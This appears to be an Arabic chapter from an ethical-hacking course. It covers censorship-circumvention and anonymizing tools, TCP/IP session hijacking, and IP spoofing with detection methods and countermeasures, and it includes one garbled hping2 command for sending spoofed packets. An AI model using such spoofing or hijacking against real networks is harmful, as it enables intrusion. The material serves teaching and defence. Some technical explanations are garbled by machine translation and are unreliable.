برنامج سايفُون هو أداة صممتها شركة سايفُون المساهمة للالتفاف حول القيود والرقابة على الإنترنت المقامة من بعض الدول والمنظمات مثل الصين وكوريا الشمالية وإيران والمملكة العربية السعودية، ومصر، وغيرها. تمّ استخدام تقنيات الشبكة الافتراضية الخاصة **VPN** وبروتوكول القشرة الآمنة **SSH** وبروتوكول **HTTP Proxy** لتمكينك من الدخول على الإنترنت ومحتوياته من دون رقابة أو قيود. سيقوم عميل برنامج سايفُون الخاص بك وبشكل تلقائي من التعرف على أيَّة نقاط دخول ومنافذ جديدة تتيح لك الدخول على الإنترنت وذلك من أجل مضاعفة فرصك في التغلب على المراقبة والقيود على شبكة الإنترنت. تمّ تصميم برنامج سايفُون ليمكنك من تصفح الإنترنت ومحتوياته بشكل مفتوح ومن دون أيَّة قيود. يرجي ملاحظة أنَّ برنامج سايفُون لن يرفع من مستوى خصوصيتك على الإنترنت, ولا يجب أن يُنظر إليه كذلك أو يستخدم كأداة حماية على الإنترنت.

أداة التهرب من الرقابة: Your-Freedom

المصدر: https://www.your-freedom.net

أدوات التحايل على الرقابة تسمح لك بالوصول إلى المواقع التي لا يمكن الوصول إليها من خلال تجاوز جدران الحماية.
خدمة **your-freedom** يجعل غير الممكن الوصول إليه ممكن بالنسبة لك، وأنها تخفي عنوان الشبكة الخاص بك من أولئك الذين لا تحتاج إلى معرفته. هذه الأداة تحول الكمبيوتر إلى غير خاضعة للرقابة، بروكسي ويب مجهول غير خاضع للرقابة، **SOCKS proxy** مجهول التي يمكن استخدامه من قبل التطبيقات الخاصة بك، وإذا كان هذا لا يكفي، حتى أنها يمكن أن تحصل على متصلا بالإنترنت تماما كما لو كنت تستخدم DSL غير المقيد أو اتصال كبل.




كيفية التحقق مما إذا كان موقع الويب الخاص بك محظور في الصين أم لا؟

إذا حدث "فقدان للحزم" تلقي الخطأ أو أن هناك يتم عرض الرسالة **connection time-out** أثناء اتصال موقعك، فان هناك احتمالات بأن الموقع تم حظره. لمعرفة ما إذا كان الموقع في **xyz.com** يمكن الوصول إليها من قبل المستخدمين على شبكة الإنترنت الصينية، يمكنك استخدام أدوات مثل **just ping** و**WebsitePulse**.

- **Just ping**

المصدر: http://cloudmonitor.ca.com/en/ping.php


Just ping هي اداه قائمه على شبكة الانترنت والتي تسمح لك بعمل **Ping** لمواقع مختلفة في جميع أنحاء العالم. فإنه تقوم بأداء **Ping** للموقع على شبكة الانترنت أو عنوان **IP** ويعرض النتيجة كما هو مبين على النحو التالي:



- **WebsitePulse**

المصدر: http://www.websitepulse.com

WebsitePulse يقدم خدمات الرصد عن بعد. يظهر المواقع في وقت واحد في جميع أنحاء العالم.




G-ZAPPER

المصدر: http://www.dummysoftware.com

G-Zapper هو أداة لمنع جوجل كوكيز، لمسح جوجل كوكيز ، وتساعدك على البقاء مجهول أثناء البحث على الانترنت. فإنه تلقائيا يقوم بالكشف عن وتنظف جوجل كوكيز في كل مرة تستخدم متصفح الويب الخاص بك.
هو متوافق مع ويندوز ME/NT/2000/XP/Vista/Windows7/98/95. فإنه يتطلب مايكروسوفت إنترنت إكسبلورر، موزيلا فايرفوكس، جوجل كروم وهو متوافق مع **Gmail**، **Adsense**، وخدمات **Google** الأخرى.

1- نقوم بتثبيت التطبيق من خلال اتباع **Wizard** الخاص بعملية التثبيت وبعد الانتهاء من عملية التثبيت، نقوم بالضغط على الأيقونة المعبرة عن البرنامج فتظهر الشاشة التالية:



2- لحذف ملفات جوجل كوكيز نقوم بالضغط على **Delete Cookie**. فيؤدى ذلك الى حذف ملفات جوجل كوكيز وظهور رسالة تعطيك تقرير عن الملفات المحذوفة' ثم نضغط **OK**.
3- لغلق ملفات جوجل كوكيز نقوم بالضغط على **Block Cookie**. فيؤدى ذلك الى غلق ملفات جوجل كوكيز وظهور رسالة لتأكيد ذلك فنقوم بالضغط **Yes**.
4- ولاختبار هل فعلا تم غلق ملفات جوجل كوكيز نقوم بالضغط على **Test Google**.
5- لرؤية ملفات جوجل كوكيز التي تم حذفها يمكنك ذلك عن طريق **Setting** ثم **View log**.

ANONYMIZER

Anonymizer هي أداة تسمح لك بإخفاء عنوان IP الخاص بك لزيارة المواقع دون تعقب أو تحديد، وحفظ نشاطك الخاص. لأنها تتيح لك الوصول إلى المحتوى المحظور على شبكة الإنترنت مع الإعلانات حذفها. وفيما يلي بعض من **Anonymizer** التي هي متاحة بسهولة في السوق على النحو التالي:

Mowser available at http://www.mowser.com
Anonymous Web Surfing Tool available at http://www.anonymous-surfing.com
Hide Your IP Address available at http://www.hideyouripaddress.net

Anonymizer Universal available at http://www.anonymizer.com
Guardster available at http://www.guardster.com
Spotflux available at http://www.spotflux.com
U-Surf available at http://ultimate-anonymity.com
Hope Proxy available at http://www.hopeproxy.com

هجوم السطو على TCP/IP(TCP/IP HIJACKING ATTACK):

هجوم السطو على **TCP/IP** هو أسلوب ذكي يستخدم الحزم المنتحلة (**spoofed packets**) للاستيلاء على جلسة اتصال بين الضحية والجهاز المضيف(**host machine**) . فالهجوم هنا يعتمد بشكل أساسي على تقنية تسمى خداع بروتوكول الانترنت(**spoofing**)وهو التظاهر والادعاء بأنك مالك شرعي وحقيقي مع أنك في الواقع لست كذلك، فهو يقوم بإرسال حزمة بيانات عبر الشبكة بحيث تبدو أنها تأتى من مصدر غير مصدرها الفعلي ويتضمن ذلك القدرة على استقبال رسالة من خلال التنكر كما لو كان هو مقر الوصول الشرعي للتسليم أو التنكر كما لو كان الجهاز المرسل ثم يرسل رسالة إلى أحد جهة الاستلام. كانت هجمات الخداع شائعة لعدة سنوات عن طريق استخدام نظام التشغيل (Unix– الأنظمة المفتوحة الأخرى) حيث كانت تتضمن كتابة برنامج يقوم بتزييف برنامج الاتصال. أكثر هجمات الخداع الشهيرة اليوم هي هجمات (**IP spoofing -DNS spoofing –ARP spoofing**).

1- Spoofing IP address

Spoofing IP addresses هي نوع من أنواع هجمات الخداع والتي تمكن الهجمات مثل هجوم السطو. عند القيام بعمليه الخداع هذه، فان المهاجم يستخدم عنوان **IP** وهمي بدلا من عنوان **IP** الحقيقي للمهاجم. عندما يرسل المهاجم طلب اتصال إلى المضيف الهدف، فان المضيف الهدف هو الاخر يقوم بالرد على طلب المهاجم. ولكن يتم إرسال الرد الى العنوان المنتحل. عند انتحال عنوان غير موجود، فان المضيف الهدف يقوم بالرد بان النظام غير موجودة (**non-existent system**) ومن ثم تعلق/وتوقف الجهاز عن العمل حتى انتهاء مهلة جلسة الاتصال، ويستهلك الموارد المستهدفة.

IP spoofing using Hping2:


#Hping2©www.cretifiedhacker.com©-a©7.7.7.7

باستخدام Hping2 يمكنك تنفيذ خداع IP. فإنه يساعدك على إرسال حزم TCP / IP تعسفي إلى مضيفي الشبكة.




تقنيات الكشف عن IP spoofing: تحقيقات TTL المباشرة(Direct TTL Probes)

في البداية يتم إرسال الحزمة إلى المضيف مع مجموعة من الحزم المنتحلة المشتبه به وانتظار الرد. تحقق ما إذا كانت قيمة **TTL**في الرد يتماشى مع قيمة **TTL** من الحزمة التي يتم التحقق منها. كلاهما سوف يكون لهما نفس **TTL** إذا كانا من نفس البروتوكول. رغم ذلك، قيم **TTL** الأولي تختلف استنادا إلى البروتوكول المستخدم، عدد قليل من القيم **TTL** الأولية يكون استخدامها شائعا. اتصالات **TCP/UDP**، قيم **TTL**الأولية الأكثر شيوعا هي **64** و**128** ولبروتوكول **ICMP**، قيم **TTL** هي **128** و**255**. إذا كان الرد هو من بروتوكول مختلف، فيجب عليك التحقق من عدد ال **hop** الفعلي للكشف عن الحزم المنتحلة. يمكن تحديد عدد **hop** عن طريق طرح قيمة **TTL** الموجودة في الرد من قيمة **TTL** الأولي. إذا كان **TTL** في الرد ليست مطابقة مع قيمة **TTL** الموجودة في الحزمة التي يتم التحقق منها، أذاً فهيا حزمة منتحلة. إذا كان المهاجم يعرف عدد القفزات (**HOP**) بين المصدر والمضيف، فسوف يكون من السهل للغاية بالنسبة للمهاجمين شن هجومهم. في هذه الحالة، فإن نتائج هذا الاختبار تكون سلبية كاذبة.



تقنيات الكشف عن IP spoofing: الرقم التعريفي لل IP (IP Identification Number)

يمكن تحديد الحزم المنتحلة استنادا إلى الرقم التعريفي (**ID IP**) في رأس **IP** الذي يزيد في كل مرة يتم إرسال حزمة. هذه الطريقة فعالة حتى عندما يكون كل من المهاجم والضحية على نفس الشبكة الفرعية. لتحديد ما إذا كانت الحزمه مغشوشة أم لا، قم بإرسال حزمة التحقيق إلى الهدف ومراعاة رقم **IP ID** في الرد. إذا كانت القيمة قريبه من رقم الحزمة التي يتم التحقق منها، فإنه ليست حزمة منتحلة، غير ذلك فإنها حزمة منتحلة.




تقنيات الكشف عن IP spoofing: طرق التحكم في تدفق TCP(TCP Flow Control Method)

TCP يمكنها تحسين التحكم في التدفق على كل من المرسل و المستقبل عن طريق الخوارزمية الخاصة بها. الخوارزمية تقوم بالتحكم في التدفق على أساس مبدأ النافذة المنزلقة. حيث ان تدفق حزم **IP** يمكن التحكم بها على حسب الحقل حجم النافذة ***(windows size)*** في رأس**TCP** . هذا الحقل يمثل أكبر قدر ممكن من البيانات التي يمكن الحصول عليها من قبل المتلقي وأكبر قدر ممكن من البيانات المرسلة يمكن أن تنقل دون الإقرار(**Acknowledgement**). وبالتالي، فان هذا الحقل يساعدنا على التحكم في تدفق البيانات. عندما يتم تعيين حجم الإطار ***(windows size)*** إلى الصفر، فانه يجب أن يتوقف المرسل من إرسال المزيد من البيانات.

عامة التحكم في التدفق، يجب أن يتوقف المرسل من إرسال البيانات بمجرد ان يتم استنفاد حجم الإطار الأولي*(initial windows size)* . المهاجم الذي يجهل حزمة ACK التي تحتوي على معلومات عن حجم الإطار فانه يستمر في إرسال البيانات إلى الضحية. إذا تلقى الضحية حزم البيانات خارج حجم النافذة، إذا فانه يجب أن يعامل الحزم كأنها حزمه منتحلة. لفعالية طريقة التحكم في التدفق والكشف المبكر عن الخداع، يجب أن يكون حجم الإطار الأولي صغيرة جدا.

تحدث معظم الهجمات بالتحايل خلال عملية المصافحة(**handshake**)، كما أنه من الصعب بناء ردود متعددة بالتحايل مع رقم تسلسلي الصحيح. وبالتالي، يجب تطبيق التحكم في التدفق لكشف الحزم المنتحلة في مرحلة المصافحة. في مصافحة **TCP**، المضيف يقوم بإرسال حزمة **SYN** الأولي وينتظر **SYN-ACK** قبل إرسال حزمة **ACK**. للتحقق ما إذا كان سوف يحصل على طلب **SYN** من عميل حقيقي أو من واحد مخادع، يجب تعيين **SYN-ACK** إلى الصفر. إذا كان المرسل يرسل **ACK** مع أي بيانات، فإن ذلك يعني أن المرسل هو المغشوش. هذا هو لأنه عندما يتم تعيين **SYN-ACK** إلى الصفر، يجب على المرسل الرد عليه فقط مع حزمة **ACK** ولكن ليس مع **ACK** بيانات.



المضادات لـIP spoofing (IP Spoofing Countermeasures):

في القرصنة الأخلاقية، الهاكر الأخلاقي المعروف أيضا باسم مختبر الاختراق (**Pen test**)، يجب عليه أداء مهام إضافية غير الذي يتبعها القرصان العادي، أي تطبيق التدابير المضادة لنقاط الضعف منها ما يتم تحديده من خلال عملية القرصنة. هذا أمر ضروري لأن معرفة الثغرات الأمنية في الشبكة لا قيمة لها إلا إذا قمت باتخاذ التدابير اللازمة لحمايتهم من القراصنة الحقيقي. كما ذكر سابقا، **IP spoofing** هي واحدة من التقنيات التي يوظفها القراصنة لاقتحام الشبكة المستهدفة. لذلك، من أجل حماية شبكتك من المتسللين الخارجين، يجب تطبيق تدابير مضادة ضد **IP spoofing** لإعدادات أمن الشبكة الخاصة بك. وفيما يلي عدد قليل من التدابير المضادة لخداع **IP** التي يمكن تطبيقها:

1- تجنب العلاقات ذات الثقة Avoid trust relationships

قد يستخدم المهاجمين انتحال أنفسهم كمضيف موثوق وإرسال حزم الخبيثة لك. إذا كنت تقبل تلك الحزم من خلال النظر أن الحزم يتم إرسالها من قبل المضيف الخاص بك موثوق بها، فقد تحصل الإصابة. وبالتالي، فإنه من المستحسن اختبار الحزم حتى التي تأتي من أحد المضيفين الموثوق بهم. يمكنك تجنب هذه المشكلة عن طريق تنفيذ مصادقة كلمة المرور جنبا إلى جنب مع المصادقة المستندة إلى الثقة في العلاقة.

2- استخدام الجدران النارية وآليات الترشيح Use firewalls and filtering mechanisms

يجب تصفية جميع الحزم الواردة والصادرة لتجنب الهجمات وفقدان المعلومات الحساسة. قد يكون الحزم الواردة الحزم الخبيثة القادمة من المهاجم. إذا كنت لا تستخدم أي نوع من آليات تصفية الحزم الواردة مثل جدار الحماية، فان هذا يؤدى الى دخول الحزم الخبيثة الى شبكة الاتصال الخاصة بك ويمكن أن يسبب خسارة فادحة. يمكنك استخدام قوائم التحكم بالوصول (**ACLs**) لمنع الوصول الغير المصرح به. في الوقت نفسه، هناك أيضا إمكانية المهاجمين من الداخل. هؤلاء المهاجمين قد يرسلوا معلومات حساسة عن الأعمال الخاص بك لمنافسيك. قد يؤدي هذا أيضا إلى فقدان نقدية كبيرة أو غيرها من القضايا. هناك ايضا خطورة كبيره من الحزم الصادرة، وهو عند نجاح المهاجم في

تثبيت برنامج التجسس الخبيثة والتي تعمل في وضع مخفي على الشبكة. هذه البرامج تجمع وترسل جميع المعلومات الخاصة بك على الشبكة إلى المهاجم دون إعطاء أي إشعار. وهذا يمكن أن يكشف من خلال تصفية الحزم الصادرة. لذا، يجب أن تعطي نفس الأهمية لفحص الحزم الصادرة كما تعطيها لفحص الحزم الواردة.

3- استخدام الأرقام الأولية للتسلسل العشوائي Use random initial sequence numbers

معظم الأجهزة تختار **ISN** على أساس العدادات في الوقت المناسب (**timed counters**). هذا يجعل **ISNs** يمكن التنبؤ به ويجعل من السهل لشخص الهاكر تحديد مفهوم توليد **ISN**. يمكن للمهاجم تحديد **ISN** للاتصال **TCP** المقبلة من خلال تحليل **ISN** للدورة او الاتصال الحالي. إذا كان المهاجم يمكن التنبؤ **ISN**، فانه يمكن إجراء اتصال خبيث إلى الخادم ومراقبة حركة مرور الشبكة الخاصة بك. لتجنب هذا الأمر، يجب عليك استخدام أرقام التسلسل الأولي عشوائيا.

4- تصفية الداخل Ingress filtering

حظر مرور الحزم المنتحلة من دخول الإنترنت هو أفضل وسيلة لمنع ذلك. ويمكن تحقيق ذلك مع مساعدة من تصفية الدخول. تصفية الدخول يتم تطبيقها على أجهزة التوجيه (**router**)والتي يحسن وظائف أجهزة التوجيه (**router**)ويغلق حركة المرور المنتحلة. يمكن تنفيذها بطرق عديدة. اعداد واستخدام قوائم التحكم بالوصول (**ACLs**) التي تعمل على إسقاط الحزم مع عنوان المصدر خارج النطاق المحدد وهو أحد الطرق لتنفيذ تصفية الدخول.

5- تصفية الخروج Egress filtering

يشير تصفية الخروج إلى الممارسة التي تهدف إلى منع **IP spoofing** من خلال منع الحزم الصادرة مع عنوان المصدر.

6- استخدام التشفير Use encryption

إذا كنت ترغب في تحقيق أقصى قدر من أمن الشبكة، فقم باستخدام تشفير قوي لكافة حركة المرور وضعت على وسائط النقل دون النظر الى نوعه وموقعه. هذا هو أفضل حل لهجمات **IP spoofing**. عادة ما يميل المهاجمين العثور على الأهداف التي يمكن أن تتعرض للخطر بسهولة. إذا أراد المهاجم من اقتحام شبكة مشفرة، فانه سوف يواجه مجموعة كبيرة من الحزم المشفرة، والتي هي مهمة صعبة. وبالتالي، فإن المهاجم قد يحاول العثور على هدف آخر يمكن أن يتعرض للخطر بسهولة أو قد يحاول استخدام تقنيات أخرى لاقتحام الشبكة. استخدم أحدث خوارزميات التشفير وذلك لتوفر أمن قوي.

7- التدابير المضادة لفيضانات SYN (SYN flooding countermeasures)

التدابير مضادة ضد هجمات **SYN flooding** يمكن أيضا أن يساعدك على تجنب هجمات **IP spoofing**.

إلى جانب هذه التدابير المضادة الأساسية، يمكنك تنفيذ ما يلي لتجنب هجمات **IP spoofing**:

- تحديد الوصول إلى معلومات الاعداد على جهاز
- تعطيل بعض الأوامر مثل **ping**
- تقليل حقول **TTL** في طلبات **TCP / IP**
- استخدام جدران الحماية متعددة الطبقات.

2- ARP spoofing

سيتم شرحه لاحقا.

SCANNING PEN TESTING 3.8

حتى الآن، لقد ناقشنا الكثير من المفاهيم مثل ما هو عملية الفحص وكيفية عمله، كيفية الكشف عن نقاط الضعف، والتدابير المضادة لكل منهما التي هي ضرورية بالنسبة لمختبري الاختراق. الآن سوف نبدأ عمل فحص بالنسبة لمختبر الاختراق. هذا القسم يسلط الضوء على الحاجة إلى فحص مختبر الاختراق والخطوات الواجب اتباعها لاختبار فعالية الاختبار.

فحص مختبر الاختراق SCANNING PEN TESTING

الفحص من قبل مختبر الاختراق يساعدك على تحديد وضع الأمن لشبكة الاتصال عن طريق تحديد النظم الحية، اكتشاف المنافذ المفتوحة والخدمات المرتبطة بها، و **grabbing system banners** من موقع بعيد، محاكاة لمحاولة اختراق الشبكة. يجب فحص أو اختبار شبكة الاتصال باستخدام جميع السبل الممكنة لضمان عدم وجود أي ثغرة.

